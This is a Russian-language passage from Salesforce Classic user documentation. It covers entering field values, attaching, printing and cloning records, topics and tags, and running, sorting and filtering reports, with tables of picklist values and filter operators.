В некоторых версиях Salesforce формат и тип валюты, доступные для использования в полях валюты (например, «План продаж» или «Годовой доход»), определяются параметром компании «Региональная валюта». В мультивалютных организациях Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition формат и тип валюты определяются полем «Валюта» создаваемой или редактируемой записи.

Совет: При вводе денежных сумм (или любого другого типа чисел) тысячи, миллионы и миллиарды могут заменяться аббревиатурами **k**, **m** и **b** соответственно. Например, введенное значение *«50k»* отображается как «50 000». Обратите внимание, что данные аббревиатуры не поддерживаются критериями фильтрации.

Даты и время

Многие поля позволяют вводить дату и время в формате, выбранном в личном параметре «Регион».

При вводе даты нужная дата может быть выбрана в календаре или введена вручную.

Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: 1700-01-01T00:00:00Z GMT или первые секунды 1 января 1700 года. Допустимая конечная дата: 4000-12-31T00:00:00Z GMT или

первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: 1699-12-31T16:00:00 или 16:00 31 декабря 1699 года.

Совет:

- Года отображаются и сохраняются в четырехзначном формате. При вводе последних двух цифр система Salesforce добавляет первые две цифры автоматически. Значения *60—99* относятся к 20 веку (например, `1964`), а значения *00—59* относятся к 21 веку (например, `2012`).
- Если параметр «Регион» содержит значение «Английский (США)», при вводе месяца и дня (например, *01/15*) система Salesforce автоматически добавляет текущий год.
- При использовании английского языка система Salesforce определяет дату автоматически посредством ввода слов *Yesterday*, *Today* и *Tomorrow* или любого дня недели. Дни недели (например, *понедельник*) всегда относятся к следующей неделе.

Номера телефонов

При вводе номеров телефонов система Salesforce сохраняет формат, выбранный пользователем. Если параметр «Регион» содержит значение «Английский (США)» или «Английский (Канада)», то 10- и 11-значные номера телефонов, начинающиеся с единицы, автоматически используют следующий формат при сохранении записи: `(800) 555-1212`.

Совет:

- Чтобы отменить форматирование 10- или 11-значного номера телефона посредством скобок, пробела и дефиса (например, `(800) 555-1212`), введите символ «+» перед номером телефона. Например: *+49 8178 94 07-0*.
- Если 10- и 11-значные номера телефонов используют автоматический формат Salesforce, то введенные условия фильтра должны быть дополнены скобками. Например: «*Номер телефона начинается на (415)*».

Вложение файлов в записи

Файлы (например, документы Microsoft® Office, PDF-документы Adobe®, изображения и видеоматериалы) могут быть вложены во многие записи Salesforce.

Максимально допустимый размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список), включая файлы, вложенные в решение.Общий максимально допустимый размер всех файлов, вложенных в сообщение эл. почты, составляет 25 Мб.

1. Откройте запись.
2. Нажмите кнопку **«Вложить файл»**.
3. Чтобы найти нужный файл, нажмите кнопку **«Обзор...»**.
4. Чтобы загрузить файл, нажмите кнопку **«Вложить файл»**.
5. По завершении нажмите кнопку **«Готово»**.

Прим.:

- Файл, вложенный в ленту Chatter записи, добавляется в связанный список «Примечания и вложения» в качестве вложения ленты. Максимальный размер файла, вложенного в ленту Chatter, составляет 2 Гб.
- При включении параметра безопасности «Запретить загрузку `HTML`-файлов в качестве вложений или записей документов» система не позволяет

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для вложения файлов в записи выполните следующие действия.

- «Правка» для объекта

загружать файлы со следующими расширениями: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

Печать записей через приложение Salesforce Classic

Записи системы Salesforce можно распечатывать со страниц с наиболее подробными сведениями.

1. Щелкните ссылку **«Версия для печати»**, расположенную в правом верхнем углу большинства страниц сведений.

   При этом откроется новое окно обозревателя, отображающее запись в готовом для печати формате. Чтобы свернуть или развернуть отдельные разделы версии для печати, щелкните треугольники напротив заголовков нужных разделов.

   Прим.: Чтобы открыть страницу, содержащую печатную версию записи, щелкните значок печати ( ) на вкладке «Консоль».

2. Чтобы распечатать страницу, щелкните ссылку **«Печать этой страницы»** или воспользуйтесь функцией печати, доступной в обозревателе.

Клонированные записи

При клонировании записи новая запись использует тип записи, назначенный клонированной записи.

1. Нажмите **«Клонировать»** для записи существующего объекта.

   Если профиль или набор полномочий пользователя не поддерживает тип записи, назначенный клонированной записи, то новая запись использует стандартный тип записи.

2. Введите или измените сведения для новой записи.

   Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования записей настраиваемых объектов выполните следующие действия.

- «Создание» для настраиваемого объекта

Систематизация записей с помощью тегов и тем

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Темы — это слова или фразы, которые могут быть назначены записям Salesforce с целью их систематизации по общим тематикам. Темы позволяют объединять записи по общей тематике, а затем фильтровать списковые представления. Теги — это слова или короткие фразы, которые могут быть назначены записям Salesforce с целью персонифицированного описания и структурирования данных.

При включенной поддержке Chatter записи по теме также отображаются на вкладке «Записи» страницы сведений о теме. Например, записи организаций, участвующих в конференции, могут быть дополнены темой *Конференция пользователей*. Затем данная тема может использоваться для фильтрации спискового представления организаций или (при включенной поддержке Chatter) просмотра всех организаций на вкладке «Записи» страницы сведений о теме *Конференция пользователей*.

Ниже приведен пример страницы сведений о теме, где вкладка «Записи» отображает связанные организации. (Вкладка «Записи» отображается только после добавления темы в записи.)



Администраторы могут включить или выключить темы для организаций, активов, кампаний, обращений, контактов, контрактов, файлов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Хотя можно включить темы для задач, вкладка «Записи» для задач не поддерживается. Темы по файлам добавляются к файлам автоматически при добавлении к сообщениям ленты, к которым они прикреплены.

Добавление тем в записи

Рекомендуем добавлять темы для быстрой систематизации записей по общим тематикам, извлечения записей в списковых представлениях и (при включенной поддержке Chatter) просмотра записей на страницах сведений о темах.

Удаление тем из записей

При необходимости удалите тему из записи.

Присвоение тегов записям

Используйте теги для группирования записей из различных объектов по общей теме. Добавляйте теги в запрос для быстрого и понятного поиска информации.

Удаление тегов из записей


Добавление тем в записи

Рекомендуем добавлять темы для быстрой систематизации записей по общим тематикам, извлечения записей в списковых представлениях и (при включенной поддержке Chatter) просмотра записей на страницах сведений о темах.

Темы могут быть добавлены в записи отдельного объекта только после включения тем для объектов.

Прим.: Все имена тем являются общедоступными и отображаются в результатах поиска; данная особенность не влияет на доступность записей, содержащих темы.

1. Щелкните ссылку **«Щелкните для добавления тем»** под именем записи вверху страницы сведений о записи. Если запись уже содержит темы, щелкните ссылку **«Темы»**.



Если организация использует макеты на основе ленты, щелкните ссылку **«Добавить темы»** на боковой панели представления ленты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления тем в запись:


- Чтение и Редактирование для записи

  И

  Назначение тем для добавления текущих тем

  ИЛИ

  Создание тем для добавления новых тем



2. Начните вводить текст в редакторе тем. По мере ввода выберите одну из предложенных тем или продолжите ввод для создания собственной уникальной темы. Чтобы добавить несколько тем, введите темы через запятую.

   Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.

   Записи могут содержать не более 100 тем.

3. По завершении нажмите кнопку **«Готово»** или клавишу **Enter**.

При необходимости воспользуйтесь добавленными темами для фильтрации списковых представлений. Если организация поддерживает Chatter, то темы, добавленные в записи, становятся ссылками на страницы сведений о темах, где связанные записи отображаются на вкладке «Записи». (Обратите внимание, что сообщения Chatter, публикуемые для записи, не добавляются в темы записи автоматически; темы должны быть добавлены в сообщения вручную.)

Удаление тем из записей

При необходимости удалите тему из записи.

Удаление тем не инициирует их необратимого удаления. Прежде чем удалить тему из записи, определите, кем она была добавлена. Темы могут использоваться другим пользователем для отслеживания записи.

1. Щелкните ссылку **«Темы»** вверху страницы сведений о записи.
2. Щелкните значок напротив нужной темы.
3. Нажмите кнопку **«Готово»** или клавишу ENTER.

Удаление темы из записи инициирует удаление записи из всех списковых представлений, использующих данную тему в качестве фильтра. Если включена поддержка Chatter, то запись также удаляется с вкладки «Записи» страницы сведений о теме.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления тем из записи:

- Чтение и Редактирование для записи

  И

  Назначение тем

Присвоение тегов записям

Используйте теги для группирования записей из различных объектов по общей теме. Добавляйте теги в запрос для быстрого и понятного поиска информации.

1. Щелкните ссылку **Добавить теги** или **Редактировать теги** в верхнем правом углу страницы сведений о записи.
2. Введите через запятую теги, которые хотите связать с записью, в текстовое поле «Личные теги» или «Общедоступные теги».

   Теги могут содержать только буквы, цифры, пробелы, тире и символы подчеркивания; теги должны содержать как минимум одну букву или цифру. При вводе новых тегов автоматически отображаются не более 10 тегов, которые уже были заданы пользователем. Отображаются только те теги, которые соответствуют введенному префиксу.

   Количество личных и общедоступных тегов, которое может быть создано и назначено записям, ограничено. Если превысить количество тегов, то новые добавляемые теги не будут сохранены. Перейдите на страницу «Теги» и удалите редко используемые теги.

Пример: Например, вы можете отметить тегами контакты и интересы, полученные вами на конференции, фразой *User Conference 2011*. Чтобы извлечь нужные записи, проведите поиск по тегу *User Conference 2011* и выберите его название в результатах поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования тегов записи:
- Чтение для записи

Для переименования или удаления общедоступных тегов:
- «Менеджер тегов»

Удаление тегов из записей

1. Щелкните ссылку **«Редактировать теги»** в верхнем правом углу страницы сведений о записи.
2. Чтобы удалить тег, щелкните значок **[X]** напротив нужного тега в текстовом поле «Личные теги» или «Общедоступные теги».
3. Сохраните внесенные изменения.

Удаление последнего экземпляра тега приводит к полному удалению данного тега из организации. Если тег используется другими записями, то он отображается в результатах поиска и на странице «Теги».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования тегов записи:
- Чтение для записи

Анализ данных

Отчеты и панели мониторинга позволяют анализировать и визуализировать данные. Система Salesforce поддерживает разнообразные инструменты составления отчетов, предназначенные для анализа и обработки данных.

Ниже дается краткий обзор возможностей для составления отчетов, систематизации, фильтрации и визуализации данных.

Запуск отчета

Отчеты предоставляют доступ к данным, собранным организацией, которые могут использоваться для принятия взвешенных решений.

Сортировка результатов отчета

Чтобы отсортировать результаты отчета по данным в отдельном столбце, щелкните заголовок нужного столбца. При выборе заголовка столбца данные сортируются в порядке возрастания: текст — по алфавиту, числа — от наименьшего к наибольшему, время и дата — от самой ранней к самой поздней.

Фильтрация данных отчета

В ваших отчетах содержатся данные, которые вам не нужны? Воспользуйтесь фильтрами, чтобы сократить отчет таким образом, чтобы он отображал только нужные вам данные.

Создание фильтров, использующих значения из специальных раскрывающихся списков

Используйте значения из специальных раскрывающихся списков в качестве критериев поиска. В специальных раскрывающихся списках представлены значения «Истина» или «Ложь».

Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

Визуализация данных посредством панелей мониторинга

Создайте *панель мониторинга* для отображения данных из отчета с визуальным компонентом, например секторной диаграммы.

Запуск отчета

Отчеты предоставляют доступ к данным, собранным организацией, которые могут использоваться для принятия взвешенных решений.

Чтобы запустить отчет, найдите нужный отчет на вкладке «Отчеты» и щелкните его имя. Отчеты запускаются автоматически при выборе имени.

1. Откройте вкладку «Отчеты».
2. Выберите нужный отчет и щелкните его имя.

   Если отчет уже открыт, нажмите кнопку **«Запустить отчет»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов

Для планирования отчетов:

- Планирование отчетов

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Сортировка результатов отчета

Чтобы отсортировать результаты отчета по данным в отдельном столбце, щелкните заголовок нужного столбца. При выборе заголовка столбца данные сортируются в порядке возрастания: текст — по алфавиту, числа — от наименьшего к наибольшему, время и дата — от самой ранней к самой поздней.

- Чтобы применить обратный порядок сортировки, щелкните заголовок столбца второй раз.
- Если организация использует плавающие заголовки отчетов, то алгоритм сортировки немного отличается.

  В этом случае отчет обновляется, а пользователи переходят в начало страницы результатов.
- Если отчет использует разные уровни группировки, то его результаты могут быть отсортированы по суммарному значению, определяющему каждую группировку. Например, рассмотрим отчет «Возможности», результаты которого группируются по типу бизнеса. Каждая группировка «Тип» использует группировку «Этап», а каждая группировка «Этап» использует группировку «Источник интереса». Таким образом, пользователи могут сортировать группировки «Тип» по стоимости, группировку «Этап» по этапу, а группировку «Источник интереса» по количеству записей.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сортировки результатов отчета:

- Запуск отчетов



СМ. ТАКЖЕ:

Создание отчета

Подведение промежуточных результатов отчетов

Фильтрация данных отчета

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления отчетов:	Создание и настройка отчетов И Конструктор отчетов
Для создания настраиваемых списковых представлений:	Чтение для типа записи, добавленного в список
Для создания, редактирования и удаления общедоступных списковых представлений:	Управление общедоступными списковыми представлениями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В ваших отчетах содержатся данные, которые вам не нужны? Воспользуйтесь фильтрами, чтобы сократить отчет таким образом, чтобы он отображал только нужные вам данные.

Например, у вас есть отчет «Организации» с такими полями как Административно-территориальная единица и Годовой доход. В отчете используются следующие фильтры:

- Поле «Административно-территориальная единица» включает Калифорнию, Аризону и Неваду
- «"Годовой доход" больше чем "1000000"»

Эти два фильтра возвращают результаты для всех организаций, расположенных в Калифорнии, Аризоне и Неваде, которые имеют выручку более 1 000 000 долл. США в год. Теперь можно также отфильтровать по отрасли, например по банковской отрасли. Принцип работы описан ниже.

1. Щелкните по названию отчета на вкладке «Отчеты».
2. Нажмите **Настроить**.
3. Нажмите кнопку **«Добавить»** и выберите пункт «Фильтр поля».

   Под двумя существующими фильтрами появится новый.
4. Нажмите рядом с полем фильтра и выберите фильтр.

   В нашем примере следует выбрать фильтр **«Отрасль»**. То, какие фильтры будут доступны организации, зависит от полей записи организации, установленных администратором.
5. Выберите оператор и введите значение фильтрации в следующем поле.
   В нашем примере следует выбрать оператор **«равно»** и в качестве значения ввести *«Банки»*.
6. Нажмите кнопку **«Сохранить»**.

Теперь в вашем отчете отображаются организации, занятые в банковской сфере в Калифорнии, Аризоне или Неваде, с годовым доходом выше 1 000 000 долларов США.

Создание фильтров, использующих значения из специальных раскрывающихся списков

Используйте значения из специальных раскрывающихся списков в качестве критериев поиска. В специальных раскрывающихся списках представлены значения «Истина» или «Ложь».

Например, чтобы просмотреть все реализованные возможности, введите критерий поиска *«"Реализовано" равно "Истина"»*. Чтобы просмотреть все закрытые/нереализованные возможности, введите критерии поиска *«"Закрыто" равно "Истина"»* и *«"Реализовано" равно "Ложь"»*.

Прим.: При создании критериев фильтрации для отчета или спискового представления значок поиска отображается автоматически при выборе специального раскрывающегося списка для фильтрации. Чтобы выбрать значение «Истина» или «Ложь», щелкните значок поиска. При необходимости введите значение *«Истина»/«Ложь»* вручную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля изменяются в зависимости от используемой версии Salesforce.

Ниже перечислены доступные поля и их значения.

Поле специального раскрывающегося списка	Значение	Описание
Организации и контакты: `Is Person Account`	`True`	Организация является организацией-лицом. Имя данного поля может быть настроено администратором. Данное поле отображается в виде значка организации-лица ( ).
	`False`	Организация является организацией-компанией.
Организации, интересы и возможности: Организация-партнер	`True`	Организация является организацией-партнером, либо ответственный за интерес или возможность является пользователем-партнером.
	`False`	Организация не является организацией-партнером, либо ответственный за интерес или возможность не является пользователем-партнером.
Действия: Весь день	`True`	Применяется только к событиям, но не задачам. Событие помечается как событие на весь день.
	`False`	Событию назначается конкретное время.
Действия: Закрыто	`True`	Применяется только к задачам, но не событиям. Задача закрыта, то есть поле задачи «Статус» содержит значение «Закрыто».
	`False`	Задача все еще открыта.
Действия: Приглашение на событие (Только для отчетов)	`True`	Применяется только к событиям, но не задачам. Событие является приглашением на многопользовательское событие, отправленным другому пользователю.
	`False`	Событие является исходным многопользовательским событием, назначенным организатору события.
	`False`	Действие не содержит green sheet.

Поле специального раскрывающегося списка	Значение	Описание
Действия: Задача	`True`	Действие является задачей, но не событием.
	`False`	Действие является событием.
Кампании: Активно	`True`	Кампания активна и может быть выбрана из разных раскрывающихся списков кампаний.
	`False`	Кампания неактивна.
Обращения: Закрыто	`True`	Обращение закрыто, то есть поле обращения «Статус» содержит значение «Закрыто».
	`False`	Обращение все еще открыто.
Обращения: Расширено	`True`	Обращение расширено автоматически посредством правила перевода на следующий уровень, заданного в организации.
	`False`	Обращение не расширено.
Обращения: Новый комментарий на портале самообслуживания	`True`	Обращение содержит новый комментарий, добавленный пользователем портала самообслуживания.
	`False`	Обращение не содержит нового комментария портала самообслуживания.
Обращения: Открыто (Только для отчетов)	`True`	Обращение открыто, то есть поле обращения «Статус» содержит значение, которое не эквивалентно значению «Закрыто».
	`False`	Обращение закрыто.
Обращения: Прокомментировано на портале самообслуживания	`True`	Обращение содержит комментарий, добавленный пользователем портала самообслуживания.
	`False`	Обращение не содержит комментария портала самообслуживания.
Контакты: Не звонить	`True`	Контакт не может быть добавлен в список получателей вызовов.
	`False`	Контакт может получать вызовы.
Контакты: Без рассылки по эл. почте	`True`	Контакт не может быть добавлен в список получателей пакетной электронной рассылки.
	`False`	Контакт может получать пакетную рассылку электронной почты.
Контакты: Без рассылки по факсу	`True`	Контакт не может быть добавлен в список получателей факсов.
	`False`	Контакт может получать факсы.

Поле специального раскрывающегося списка	Значение	Описание
Контакты: Активный портал самообслуживания (Только для отчетов)	True	Контакт может выполнять вход на портал самообслуживания.
	False	Контакт не может выполнять вход на портал самообслуживания.
Интересы: Преобразовано (Только для отчетов)	True	Интерес преобразован.
	False	Интерес не преобразован.
Интересы: Не звонить	True	Интерес не может быть добавлен в список получателей вызовов.
	False	Интерес может получать вызовы.
Интересы: Без рассылки по эл. почте	True	Интерес не может быть добавлен в список получателей пакетной электронной рассылки.
	False	Интерес может получать пакетную рассылку электронной почты.
Интересы: Без рассылки по факсу	True	Интерес не может быть добавлен в список получателей массовой рассылки факсов.
	False	Интерес может получать факсы.
Интересы: Не прочитано	True	Интерес все еще не просматривался или не изменялся ответственным после назначения данному пользователю.
	False	Интерес просматривался или изменялся ответственным как минимум один раз после назначения данному пользователю.
Возможности: Закрыто	True	Возможность закрыта, то есть поле возможности «Этап» содержит значение типа «Закрыто/реализовано» или «Закрыто/не реализовано».
	False	Возможность все еще открыта.
Возможности: Has Products	True	Товары были добавлены к возможности.
	False	Товары не были добавлены к возможности.
Возможности: Is Split	True	Возможность имеет доход или доли наложения.
	False	Возможность не имеет доход или доли наложения.
Возможности: Основной (Только для отчета «Возможности партнера»)	True	Партнер возможности помечается как основной.
	False	Партнер возможности не помечается как основной.
Возможности: Личный	True	Флажок «Личная» на странице редактирования возможности установлен ответственным за возможность.

Поле специального раскрывающегося списка	Значение	Описание
	`False`	Флажок «Личная» в записи возможности не установлен.
Возможности: Реализовано	`True`	Возможность закрыта и реализована, то есть поле возможности «Этап» содержит значение типа «Закрыто/реализовано».
	`False`	Возможность не реализована. Поле «Этап» может содержать значение типа «Открыто» или «Закрыто/не реализовано».
Продукты: Активно	`True`	Продукт активен и может быть добавлен к возможностям в организациях Enterprise Edition, Unlimited Edition и Performance Edition.
	`False`	Продукт неактивен и не может быть добавлен в возможности.
Продукт: Содержит расписание объемов продукции	`True`	Продукт содержит стандартное расписание объемов продукции.
	`False`	Продукт не содержит стандартного расписания объемов продукции.
Продукт: Содержит расписание доходов	`True`	Продукт содержит стандартное расписание доходов.
	`False`	Продукт не содержит стандартного расписания доходов.
Решения: Отображается на портале самообслуживания	`True`	Решение помечено флажком «Отображается на портале самообслуживания» и доступно пользователям портала самообслуживания.
	`False`	Решение не помечается флажком «Отображается на портале самообслуживания» и недоступно пользователям портала самообслуживания.
Решения: Согласовано	`True`	Решение согласовано, то есть поле решения «Статус» содержит значение «Согласовано».
	`False`	Решение не согласовано.
Решения: Устарело	`True`	Переведенное решение не обновлялось в соответствии со связанным основным решением.
	`False`	Переведенное решение обновлено в соответствии со связанным основным решением.
Пользователи: Активно	`True`	Пользователь активен и может выполнить вход.
	`False`	Пользователь неактивен и не может выполнить вход.
Пользователи: Пользователь `Offline`	`True`	Пользователю предоставляется доступ к приложению Connect Offline.

Поле специального раскрывающегося списка	Значение	Описание
	`False`	Пользователю не предоставляется доступ к приложению Connect Offline.
Пользователи: Пользователь `Marketing`	`True`	Пользователь может управлять кампаниями.
	`False`	Пользователь не может управлять кампаниями.
Пользователь: Является партнером	`True`	Пользователь является пользователем-партнером.
	`False`	Пользователь не является пользователем-партнером.

Прим.: Специальные раскрывающиеся списки, доступные для просмотра, определяются макетами страниц и параметрами безопасности поля.

Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

Оператор	Применение
равно	Используйте для точного совпадения. Например: «"Создано" равно "сегодня"».
меньше	Используйте для результатов, которые меньше, чем вводимое вами значение. Например, «План продаж меньше 20 000» возвращает записи, где диапазон значений будет от 0 до 19 999,99.
больше	Данный оператор предназначен для отображения результатов, превышающих введенное значение. Например, фильтр «"План продаж" больше "20 000"» возвращает записи, в которых значение поля «План продаж» превышает 20 000,01.
меньше или равно	Данный оператор предназначен для отображения результатов, соответствующих или предшествующих введенному значению.
больше или равно	Данный оператор предназначен для отображения результатов, соответствующих или превышающих введенное значение.
не равно	Данный оператор предназначен для отображения результатов, которые не содержат введенное значение. Этот оператор особенно удобен для удаления пустых полей. Например, «"Эл. почта" не равна <пусто>».
содержит	Используйте для полей, которые содержат вашу строку поиска, но иногда также содержат другую информацию. Например, фильтр «"Организация" содержит "Калифорния"» возвращает записи «Калифорния-тур», «Калифорния-сервис» и «Моя Калифорния». Помните, что, если вы вводите короткую строку поиска, она может совпадать с более длинным словом. Например, фильтр «"Организация" содержит "про"» возвращает записи «Студия Про» и «Профессионалы Москвы». Этот оператор не учитывает регистр:

Оператор	Применение
не содержит	Удаляет записи, которые не содержат введенное вами значение. Например: «Строка почтового адреса 2 не содержит номера АЯ». Прим.: В полях сводного резюмирования оператор «не содержит» использует логику «или» для значений, разделенных запятыми. В списковых представлениях, отчетах и панелях мониторинга оператор «не содержит» использует логику «и». Этот оператор не учитывает регистр:
начинается с	Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. В отличие от оператора «содержит», данный оператор выполняет более узкий поиск. Например, если вы вводите «Учетная запись начинается с "california"», то найдется «California Travel» и «California Pro Shop», но не «Surf California».
включает	Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, содержащих как минимум одно введенное значение. Например, если вы введете «Интересы включают хоккей, футбол, баскетбол», вы найдете записи, у которых выбран только хоккей, и записи, у которых есть два или три введенных значения. Результаты содержат только полные соответствия введенных значений.
исключает	Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, которые не содержат значений, соответствующих введенным значениям. Например, если ввести «Интересы исключить вино, гольф», ваш отчет будет содержать записи, которые содержат какие-либо другие значения из этого раскрывающегося списка, в том числе значения, которые являются пустыми. Результаты содержат только полные соответствия введенных значений.
от	Данный оператор доступен только для фильтров панели мониторинга. Данный оператор предназначен для фильтрации диапазонов значений. Для каждого диапазона фильтр возвращает результаты, превышающие или равные минимальному значению и предшествующие максимальному значению. Например, фильтр «Количество сотрудников от 100 до 500» возвращает организации с численностью сотрудников от 100 до 499. Организации с численностью 500 сотрудников не отображаются.

Визуализация данных посредством панелей мониторинга

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра и обновления панелей мониторинга:	«Запуск отчетов» И доступ к папке панелей мониторинга
Для создания панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления созданных панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для редактирования и удаления панелей мониторинга, созданных другими пользователями:	«Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Создайте *панель мониторинга* для отображения данных из отчета с визуальным компонентом, например секторной диаграммы.

Предположим, что в отчете отображаются организации банковской сферы из Калифорнии, Аризоны и Невады с годовым доходом свыше 1 000 000,00 долл. США. Теперь вы хотели бы визуально представить данный отчет своей команде в виде секторной диаграммы. Принцип работы описан ниже.

1. Откройте вкладку «Отчеты».
2. Нажмите кнопку **«Создать панель мониторинга»**.
